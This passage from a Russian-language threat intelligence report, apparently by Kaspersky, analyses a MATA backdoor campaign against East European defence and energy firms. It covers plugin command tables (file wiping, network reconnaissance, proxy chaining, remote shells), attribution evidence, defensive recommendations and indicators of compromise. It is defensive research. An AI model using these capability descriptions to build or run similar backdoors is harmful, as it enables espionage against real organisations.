0x30e	Стирает файл, перезаписывая его нулями.
0x30f	Не полностью реализованная или отключенная команда. Осуществляет валидацию входных аргументов и возвращает код ошибки.
0x310	Задает временные метки файла.
0x311	Создает копию файла, разбитую на фрагменты.
0x312	Объединяет два файла в третий.
0x313	Упаковывает папку в ZIP-файл с использованием статически прилинкованной библиотеки `libzip` с открытым исходным кодом.
0x314	Загружает файл с клиента.
0x315	Отправляет файл клиенту.
0x316	Получает текущий каталог.
0x317	Задает текущий каталог.
0x318	Проверяет, может ли ли файл быть открыт для записи.
0x319	Отправляет клиенту начало файла (первые 16 КБ).
0x31a	Отправляет конец файла (последние 16 КБ).

Команды плагина исследования сети 19, обрабатываемые на стороне компонента B:

Команда	Описание
0x401	Проверяет возможность TCP-подключения к указанному хосту:порту.
0x402	Проверяет возможность TCP-подключения к заданному хосту:порту и получает приветственное сообщение от сервера, к которому осуществлялась попытка подключения.
0x403	Проверяет доступность заданной системы по ICMP ping.
0x404	Подключается к общему ресурсу Windows с учетными данными: домен / имя пользователя / пароль.
0x405	Отключается от общего ресурса Windows.

0x406	Запрашивает у заданного или используемого системой DNS-сервера записи типов A или PTR для указанного доменного имени.
0x407	Возвращает MAC-адрес заданной системы, полученный посредством отправки ARP-запроса.
0x408	ipconfig. Возвращает конфигурацию сетевых интерфейсов.
0x409	Отправляет список доступных и подключенных на текущий момент общих ресурсов Windows.
0x40a	netstat. Отправляет список открытых TCP/UDP сокетов вместе с ИД процессов владельцев.
0x40b	Делает произвольный локальный или удаленный WMI-запрос или вызывает произвольный класс/метод WMI с заданными учетными данными, после чего отправляет результаты клиенту.

Команды active-active прокси, обрабатываемые на стороне A плагином 33:

Команда	Описание
0x501	Напрямую или через цепочку прокси подключается к двум точкам — командным серверам или другим зараженным системам. Затем перенаправляет трафик между ними.
0x502	Подключается к командному серверу и получает целевой IP:порт в виде SOCKS4-запроса, подключается к указанной системе и отправляет SOCKS4-ответ на командный сервер. Затем перенаправляет трафик между ними.
0x503	То же, что и команда 0x502, но эмулирует протокол SOCKS5-прокси.
0x504	То же, что и команда 0x502, но эмулирует протокол HTTP-прокси.
0x505	Удаленный терминал. Подключается к командному серверу и запускает указанный процесс (по умолчанию cmd.exe) с перенаправленными на сервер потоками ввода/вывода.
0x506	Запускает управляемый прокси-сервер с использованием заданного протокола.

Управляемый прокси-сервер принимает входящие подключения от клиента. У каждого клиента должен быть случайно сгенерированный или заранее заданный идентификатор. Сервер поддерживает три списка подключенных клиентов с непродолжительным временем жизни. Сервер отключает клиента по истечении заданного времени жизни.

- Connected-Clients-List для клиентов со случайным ИД (время жизни 80 секунд)
- Reported-Clients-List для клиентов со случайным ИД (время жизни 20 секунд)
- Known-Connected-Clients-List для клиентов с заранее заданным ИД (время жизни 80 секунд)

Работа управляемого прокси-сервера контролируется перечисленными ниже сообщениями, получаемыми от клиента:

Сообщение	Описание
`0`	Ответ об успешном выполнении команды.
`1`	Ответ об ошибке при выполнении команды.
`2`	Возвращает клиенту содержимое списка Connected-Clients-List. Все участники этого списка перемещаются в список Reported-Clients-List.
`3`	Очищает все три списка.
`4`	Подключается к системе, заданной в этой команде, после чего перенаправляет трафик между клиентом и этой системой.
`8`	Регистрирует подключенный к серверу клиент в списке Connected-Clients-List.
`9`	Выбирает систему из списка Reported-Clients-List, после чего перенаправляет трафик между клиентом и выбранной системой.
`10` `11`	Выбирает систему из списка Known-Connected-Clients-List, после чего перенаправляет трафик между клиентом и выбранной системой. Если такая система не была найдена, регистрирует клиента в списке Known-Connected-Clients-List.

Команды прокси-сервера, обрабатываемые на стороне A плагином 34:

Команда	Описание
`0x601`	Passive-active TCP-прокси. Ожидает входящее TCP-подключение, после чего устанавливает TCP-соединение с указанной в команде системой и перенаправляет трафик между ними.
`0x602`	Запускает SOCKS4a прокси-сервер.
`0x603`	Запускает SOCKS5 (только для TCPv4) прокси-сервер.
`0x604`	Запускает HTTP прокси-сервер.
`0x605`	Сервер удаленного терминала. Ожидает входящее TCP-подключение, после чего запускает заданный процесс (по умолчанию `cmd.exe`) с перенаправленными на принятое соединение потоками ввода/вывода.

Жертвы атаки

На основе данных нашей телеметрии мы идентифицировали больше десятка организаций в Восточной Европе, ставших жертвами данной кампании. Атакованные компании связаны с нефтегазовой отраслью и оборонной промышленностью.

Инфраструктура

Злоумышленники использовали в своей кампании ресурсы, арендованные у коммерческих хостинг-провайдеров. По большей части домены и URL-адреса, на которых размещалось вредоносное ПО, были онлайн непродолжительное время. Это указывает на то, что злоумышленники заботились о безопасности своей операции и быстро переключались между командными серверами во избежание обнаружения. Кроме того, они не полагались на каких-то конкретных поставщиков VPS/IPS сервисов, а использовали серверы разных компаний, таких как OVH, M247, CrownCloud, SPRINT, Shinjiru Technology, Hydra Communications и Linode. Независимость злоумышленников от конкретного поставщика услуг значительно затрудняет обнаружение и отключение их серверов.

Злоумышленники преимущественно использовали сервис регистрации доменов NameCheap, а также периодически регистрировали домены

с помощью сервисов обеспечения конфиденциальности доменных имен в целях сохранения анонимности. Мы заметили, что большая часть доменов была зарегистрирована во второй половине августа 2022 года, что коррелирует со временем первых проявлений этой атаки.


Атрибуция

Несмотря на то, что последние поколения MATA (четвертое и пятое), проанализированные нами в рамках данного исследования, переписаны с нуля и достаточно сильно отличаются от предыдущих, есть и немало очевидных сходств. Это позволяет нам говорить о том, что новые образцы относятся к тому же кластеру вредоносного ПО, что и образцы MATA, которые мы видели в предыдущих атаках. Третье поколение MATA также сыгравшее заметную роль в этой атаке, скорее всего, является прямым продолжением второго поколения, унаследовав от него значительный объем кода.

Одинаковый XOR-ключ

Проанализированная нами в рамках данной кампании вредоносная программа MATA-3 использовала в ходе выполнения встроенный 64-байтовый ключ XOR для расшифровки имени DLL-файла и имен API. Точно такой же ключ XOR уже использовался ранее MATA 2-го поколения. Сам же код функции расшифровки также отличается незначительно:

- **XOR ключ:** 33 53 8B D0 9B C4 B1 B7 FD DD 1F F8 DA C1 EB C5 F3 E7 F4 BE FB E2 F9 4E F1 DD BC BE DB 7D FA E2 E9 FE F3 FD A7 CF F7 76 BF DB D9 DD 7D 8A 9F C4 F3 3F 92 29 F3 4A E3 C4 8E 84 C0 BB 8C BE 3E EE
- **MD5 образца MATA-2 Orchestrator:** 381321d0977ce81e07263bc6be753b85
- **MD5 образца MATA-3:** 4b00b6c6e4f83dcf7f53db86c883a4dc



Старый оркестратор MATA: 381321d0977ce81e07263bc6be753b85 Новый образец MATA: 4b00b6c6e4f83dcf7f53db86c883a4dc

Рис. 10. Одинаковый 64-байтовый ключ шифрования XOR

Путь к рабочей директории и схема именования

Также мы обнаружили схожие пути к рабочим директориям в новых и старых образцах MATA. Его автор в обоих случаях использовал путь, содержащий слово *«million»*, что мы уже наблюдали в наших предыдущих исследований MATA. Часть пути была изменена с *«mata2020»* на *«mata2022»*, и это позволяет предположить, что вредоносное ПО, проанализированное нами в рамках данной кампании, является более новой версией, созданной в прежней среде разработки.

Тип		Путь к рабочей директории
Предыдущая версия MATA-2	Оркестратор	`d:\million_t\mata2020\mata.release\mata_net\matanet\ecdh.c`
	Плагин для работы с процессами	`D:\Million_T\MATA2020\mata.release\mata_bin\plugin\windows\t_process_v2001_windows_intel_x64_le.pdb`
Новая версия MATA-3	Инструмент для создания снимков экрана	`y:\million_utils\screencapture\windows\screencapture\minz.c`
	MATA для Linux	`/home/million/mata2022/mata_t/../mata_lib`

Кроме того, информация о платформе, для которой предназначен модуль MATA, теперь хранится во внутреннем имени DLL. В плагине MATA более ранней версии эта информация содержалась в пути к PDB-файлу:

- Имя DLL в новой версии:
  `MATA_DLL_DLL_PACK_20220829_009_win_intel_64_le_RELEASE.dll`
- PDB-путь в предыдущей версии:
  `D:\Million_T\MATA2020\mata.release\mata_bin\plugin\windows\t_process_v2001_windows_intel_x64_le.pdb`

Исходя из результатов анализа можно предположить, что злоумышленник создавал не только DLL-файлы, но и исполняемые файлы MATA (PE-EXE). Внутреннее имя DLL-файла включает дату, указывающую на регулярные обновления функциональных возможностей зловреда. Число рядом с датой обозначает версию MATA, и можно видеть, что зловред был обновлен с 9-й версии до 11-й всего за полтора месяца:

```
MATA_DLL_DLL_PACK_20220829_009_win_intel_64_le_RELEASE.dll
MATA_DLL_DLL_PACK_20220905_009_win_intel_64_le_RELEASE.dll
MATA_EXE_DLL_PACK_20220905_009_win_intel_64_le_RELEASE.dll
MATA_EXE_DLL_PACK_20220913_009_win_intel_64_le_RELEASE.dll
MATA_DLL_DLL_PACK_20221003_010_win_intel_64_le_RELEASE.dll
MATA_DLL_DLL_PACK_20221006_011_win_intel_64_le_RELEASE.dll
MATA_DLL_DLL_PACK_20221013_011_win_intel_64_le_RELEASE.dll
```

Корейский шрифт во вредоносных документах

Большая часть вредоносных документов Word содержит корейский шрифт Malgun Gothic (맑은 고딕); это указывает на то, что разработчик владеет корейским языком или использует систему, работающую с корейской локализацией.

Рис. 11. Данные FontTable для вредоносного документа


```
<w:font w:name="Malgun Gothic">
        <w:altName w:val="맑은 고딕"/>
        <w:panose1 w:val="020B0503020000020004"/>
        <w:charset w:val="81"/>
        <w:family w:val="swiss"/>
        <w:pitch w:val="variable"/>
        <w:sig w:usb0="9000002F" w:usb1="29D77CFB" w:usb2="00000012" w:usb3="00000000"
:"00000000"/>
</w:font>
```

Часовой пояс злоумышленников

Для определения часового пояса злоумышленников, стоявших за этой кампанией, мы проанализировали два временных параметра: время компиляции зловреда и время доставки команд бэкдора. Это позволило определить время активности авторов и операторов зловреда. Из 84 вредоносных образцов около половины было создано в период 00:00-02:00 GMT; лишь отдельные эпизоды компиляции наблюдались в период 14:00-23:00 GMT, из чего можно сделать вывод, что автор вредоносного ПО не проявлял активности в это время. Активная работа с клавиатурой наблюдалась только в период 03:00-12:00 GMT, и мы не смогли обнаружить какие-либо доставленные команды в период 13:00-23:00 GMT.

Основываясь на этих данных, можно предположить, что обычное рабочее время злоумышленников — 00:00-13:00 GMT, а 14:00-23:00 GMT — период неактивности. Считая обычными рабочими часами периоды времени 09:00-18:00 или 10:00-19:00, можно сделать предположение, что злоумышленники находятся в часовых поясах между GMT+7 и GMT+9.

Рис. 12. Периоды активности злоумышленников (GMT)



Сомнения в атрибуции

С самых первых версий фреймворка MATA у нас были некоторые сомнения, как его атрибутировать. С появлением последних поколений MATA это сомнение еще более возросло.

С одной стороны, существуют очевидные аргументы, связывающие MATA с APT-группой Lazarus. В то же время, в последних поколениях MATA мы обнаруживаем все больше техник, аналогичных тем, которые используются APT-группами альянса Five Eyes. Например, в Purple Lambert были замечены такие методы, как использование сериализации значений конфигурации по схеме «тег-тип-длина-значение» (TTLV), многоуровневые сетевые протоколы и процедуры установки соединения с использованием конечного автомата. Техника Bring Your Own Vulnerable Driver ранее была замечена в операциях Magenta Lambert, инструментах обхода EDR в атаках Green Lambert. Комбинированные активный/пассивный бэкдор-режимы наблюдались в EQUATIONVECTOR (также известном как PeddleCheap), SBZ (STRAITBIZZARE) и Gold Lambert. Методы проникновения в сети, находящиеся за «воздушным барьером» уже ранее применялись вредоносным ПО Iridium и Fanny группы Equation. Подобная техника DLL-hollowing была обнаружена в недавно восставшем из пепла DSZ-with-PC (DANDERSPRITZ + PEDDLECHEAP).

Принимая во внимание, что специалисты в сфере информационной безопасности в течение последних нескольких неспокойных лет наблюдали крайне низкую активность групп Lamberts и Equation, а также вспоминая о коллекции UMBRAGE упомянутой в утечке Vault7 в 2017 году, мы можем

предположить что атаки MATA могли быть проведены под «ложным флагом» для сокрытия их истинного бенефициара.

Атакующий, должно быть, обладает достаточным бюджетом, чтобы использовать (и, видя активное противодействие, позволить обнаружить) сразу три огромных дорогостоящих вредоносных фреймворка в одной кампании.

Заключение

Наше исследование обнаружило новую активную кампанию с использованием фреймворка MATA, в ходе которой были скомпрометированы организации-подрядчики в сфере оборонной промышленности стран Восточной Европы. Кампания продлилась более полугода вплоть до мая 2023 года, и в ней было задействовано сразу три новых поколения MATA. Одна из вредоносных программ является доработанной версией MATA 2-го поколения. Следующая, которой мы присвоили имя MataDoor, была написана с нуля и может рассматриваться как версия 4-го поколения; версия 5-го поколения также была создана с нуля.

Во всех этих версиях есть изменения в механизмах шифрования, конфигурации и коммуникационных протоколах. Злоумышленники продемонстрировали широкие возможности по обходу и использованию в собственных целях защитных решений, установленных в атакованных средах. В ситуациях, когда установить коммуникацию с целевой системой не представлялось возможным, злоумышленники использовали модуль для работы с USB-носителями, позволяющий обмениваться данными с изолированными сетями.

Злоумышленники применили множество техник для сокрытия своей активности: использование руткитов и уязвимых драйверов, маскировка файлов под пользовательские приложения, использование портов, открытых для коммуникации легитимных программ, многоуровневое шифрование файлов и сетевой активности вредоносного ПО, установка длительного времени ожидания между подключениями к серверам управления. Это и многое другое показывает насколько сложны могут быть современные таргетированные атаки.

Для успешного противодействия таким атакам необходимо применять комплексный подход в обеспечении информационной безопасности предприятия, включающий наличие специализированных решений для выявления сложных угроз и целевых атак, например, решения класса XDR.

Рекомендации

Чтобы вы не оказались жертвой атаки, описанной в данном отчете, мы рекомендуем принять следующие меры:

1. Включите двухфакторную аутентификацию при входе в консоль управления и веб-интерфейсы защитных решений. К примеру, в Kaspersky Security Center это делается всего в несколько шагов, описанных в статье.
2. При обнаружении любых индикаторов компрометации смените пароли всех доменных учетных записей как для пользователей, так и для компьютеров. В целях предотвращения атак класса «golden ticket» пароль учетной записи службы krbtgt следует сменить дважды с минимальным интервалом.
3. Установите **актуальные версии** защитных решений с централизованным управлением на все системы (как на серверы, так и на рабочие станции под управлением Windows или Linux) и регулярно обновляйте антивирусные базы и программные модули.
4. Удостоверьтесь, что все компоненты защитных решений включены на всех системах и действующие политики запрещают отключение защиты и остановку работы или удаление компонентов защитных решений без подтверждения паролем администратора.
5. Удостоверьтесь, что все защитные решения в тех группах и системах, для которых использование облачных сервисов не запрещено законом или локальными нормативными актами, получают из «облака» актуальную информацию об угрозах. Например, продукты «Лаборатории Касперского» получают эти данные из Kaspersky Security Network.
6. Удостоверьтесь, что лицензионные ключи защитных решений распространены на все устройства и для всех групп устройств созданы задачи периодического сканирования системы.
7. Обновите Microsoft Windows и Unix-подобные операционные системы до последних версий, поддерживаемых производителем. Установите последние обновления безопасности (патчи) для вашей операционной системы и приложений.
8. Обновите Microsoft Office и Microsoft Internet Explorer до последних версий, поддерживаемых производителем. Установите последние обновления безопасности (патчи) для этих программных продуктов.

9. Удостоверьтесь, что политики Active Directory включают ограничения на количество попыток входа пользователя в систему. Пользователям должно быть разрешено авторизоваться только на тех системах, доступ к которым необходим для выполнения их должностных обязанностей.

10. Проводите для сотрудников обучение по основам информационной безопасности. Уделите особое внимание возможным последствиям загрузки и запуска файлов из непроверенных источников. Сделайте акцент на противодействии фишингу и практиках информационной безопасности при работе с документами Microsoft Office.

11. Сконфигурируйте фильтрацию контента, пересылаемого по электронной почте, и настройте многоуровневую фильтрацию входящих сообщений.

12. Задайте следующие требования к сложности паролей в групповых политиках Active Directory:

    - Длина пароля: не менее 10 символов для непривилегированных учетных записей и 16 символов для привилегированных учетных записей.
    - Пароль должен содержать буквы в верхнем и нижнем регистрах, цифры и специальные символы.
    - Пароль не должен содержать слова из словаря или персональные данные пользователя, которые могут быть использованы для взлома пароля, в частности:
        - имена пользователя, телефонные номера, памятные даты (дни рождения и т. п.);
        - блоки символов, последовательно расположенных на клавиатуре (12345678, QWERTY и т. п.);
        - распространенные аббревиатуры и термины (USER, TEST, ADMIN и т. п.).

13. Администраторам следует избегать использования привилегированных учетных записей, за исключением случаев, когда этого требуют их рабочие обязанности. Для администрирования разных групп и систем, например баз данных, рекомендуется применять разные учетные записи, выделенные под конкретные задачи.

14. Отключите кэширование учетных данных в памяти, запустив на всех системах в домене файл *.reg со следующим содержимым:

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest]
"UseLogonCredential"=dword:00000000
```

15. Запретите хранение и пересылку паролей в открытом виде; для хранения и передачи паролей используйте только специализированное ПО (менеджеры паролей).
16. Внедрите двухфакторную аутентификацию для авторизации (с использованием RDP или других протоколов) в системах, содержащих конфиденциальную информацию, и в системах, критичных для IT-инфраструктуры организации, таких как контроллеры домена.
17. Проведите сегментацию сети. Сконфигурируйте сети разных подразделений (и разных предприятий) как отдельные сегменты. Ограничьте передачу данных между сегментами до минимально необходимого списка портов и протоколов, необходимых для рабочих процессов организации.
18. Вынесите системы, отвечающие за управления сервисами защитных решений, в отдельный сегмент, а по возможности — в отдельный домен. Ограничьте передачу данных между таким сегментом и оставшейся сетью до минимально необходимого списка портов и протоколов, необходимых для работы защитных решений и мониторинга систем с целью выявления инцидентов информационной безопасности.
19. При необходимости удаленного доступа к системам в других сегментах сети создайте демилитаризованные зоны (DMZ) для коммуникаций между сегментами и осуществляйте удаленный доступ через терминальные серверы.
20. Настройте систему резервного копирования таким образом, чтобы резервные копии хранились на отдельном сервере, не входящем в домен, и удостоверьтесь, что права на удаление и изменение резервных копий имеются только у выделенной специально для этой цели учетной записи, также не входящей в домен. Эта мера поможет защитить резервные копии в случае компрометации домена.
21. Увеличьте частоту резервного копирования, чтобы в случае отказа какого-либо из серверов не произошло утраты критического объема информации.
22. Храните как минимум три резервных копии для каждого сервера и всех прочих систем, критически важных для работы организации. Кроме того, как минимум одна резервная копия должна храниться на отдельном автономном устройстве хранения данных.

23. Используйте RAID-массивы на серверах, где хранятся резервные копии. Это повысит отказоустойчивость системы резервного копирования.
24. Внедрите процедуры регулярных проверок целостности и работоспособности резервных копий. Кроме того, внедрите процедуру для регулярного сканирования резервных копий антивирусным ПО.
25. Проведите внеплановое сканирование всех съемных носителей информации, используемых в организации, с помощью антивирусного ПО и с применением индикаторов компрометации.
26. Вне зависимости от наличия каких-либо признаков инцидента безопасности рекомендуется проследить, чтобы параметры Kaspersky Security Center соответствовали наилучшим практикам, описанным в руководстве по усилению защиты.

Индикаторы компрометации

Контрольные суммы файлов (MD5)

```
a1fc74b7fb105252aba222f5099fbd04 — Вредоносный документ
bb93392daece237207b6e32fb5fb4f00 — Вредоносный документ
0818cda2299b358e1ddf4ea59249a6c4 — Вредоносный документ
14fee51bb001abb6ea2c0d8c78863a0d — Вредоносный PowerShell-скрипт
a6a6d7b87656a0590a12c3ebaa678740 — Вредоносный PowerShell-скрипт
8f0d45e48d797ac3631b5b572d44b6e8 — Эксплойт (CVE-2021-26411)
a88f606a45cea11909fcedadc8945ba7 — Эксплойт (CVE-2021-26411)
b29d5a6445140ca3bbdef4f05ea17fd5 — Валидатор MATA
b458e336911f092177a64d07b0bf1c76 — Валидатор MATA
fed5ff0f9460fea41a8278fffa4c2ddb — Валидатор MATA
e6cc5ba724854702abc7f530d1a8f19c — Загрузчик (Loader)
6b987944074fda626f8b00751fb9d197 — Загрузчик (Loader)
a966668feca72d8dddf3c737d4908a29 — Загрузчик (Loader)
b52439640b7f0e0273f0d15bb3af6198 — Загрузчик (Loader)
fd7de2b8572f35f0f6f58bba6ff2360e — Загрузчик (Loader)
4d1e16e2b914243e0c63017676956a73 — Загрузчик (Loader)
0ba8fe6dd895184236618a042bdf835b — Загрузчик (LLoader)
13e9b02b089e9a01ddbe41452d2c409d — Загрузчик (LLoader)
9347abda2aaaefb40aa1e4034a6ded58 — Установщик
ea138d32ce4371d0921cb9f0daead4cb — Загрузчик (Downloader)
01b3c7b2ff7e5158f80f593c09232e04 — MATA-3
996013c565b1f0ae68418d09d712d72b — MataDoor (MATA-4)
5f619927b586a6f776eb582f661ed55c — MataDoor (MATA-4)
91014e9b43ad489535e62e1b048feb59 — MATA (с цифровой подписью)
9672437e1dc219ca8a4ee847bed25d0d — Linux MATA-3
63e7b2fc0a0e6f1db3dee98f4f1dec43 — Модуль для работы с USB
5c3a88073824a1bce4359a7b69ed0a8d — Загрузчик
2f9e82625774c8051607f791fb9de9b1 — Модуль удалённой командной строки
0ef0dfbb4a56cf1d6eff6032ea988162 — Модуль кражи данных
09f6c007b16804841a6d02ae87107e3f — Модуль кражи данных
fee8d182e6643099523dab41ba1c95b5 — Модуль кражи данных
91d04fd26dda91a90fa4169cb251d8ab — Утилита для обхода UAC
80008a0f7035893d17d7f659e81e716e — Утилита для обхода UAC
6533e7d5f0f680006031512f8378bfcb — Утилита для обхода EDR
fee3bc01a67339e8eceb9514d8be629c — Утилита для обхода EDR
3452a24904da2fcf6b79ee1734e9eee1 — Руткит
15b33a171003fa1a0a24c6ca8f24115a — Файл, содержащий команды
2BF250D64E72A14F05EE190148291564 — MATA-5
108854ed57caeeeaeefc20182ea67e94 — Утилита для продвижения по сети
94980f93bd9019d84b42104615e86b79 — Утилита для продвижения по сети
```

IP адреса

185.62.56[.]117
37.120.222[.]191
185.25.50[.]199
85.239.33[.]250

Доменные имена

tarzoose[.]com
beeztrend[.]com
cakeduer[.]com
zawajonly[.]com
merudlement[.]com
icimp.swarkul[.]com
mbafleet[.]com
prajeshpatel[.]com
myballmecg[.]com
speclaurp[.]com

Kaspersky Global Research & Analysis Team (Kaspersky GReAT)

Основанная в 2008 году, команда GReAT занимается исследованием самых сложных и опасных киберугроз. На сегодняшний день в команде более 40 экспертов по информационной безопасности, работающих по всему миру. Опытные и талантливые специалисты обеспечивают лидерство «Лаборатории Касперского» в сфере исследования угроз, а их экспертиза обогащает решения и сервисы компании, выводя их качество на высокий уровень.

Kaspersky GReAT intelreports@kaspersky.com

Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky ICS CERT) — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур.

Kaspersky ICS CERT ics-cert@kaspersky.com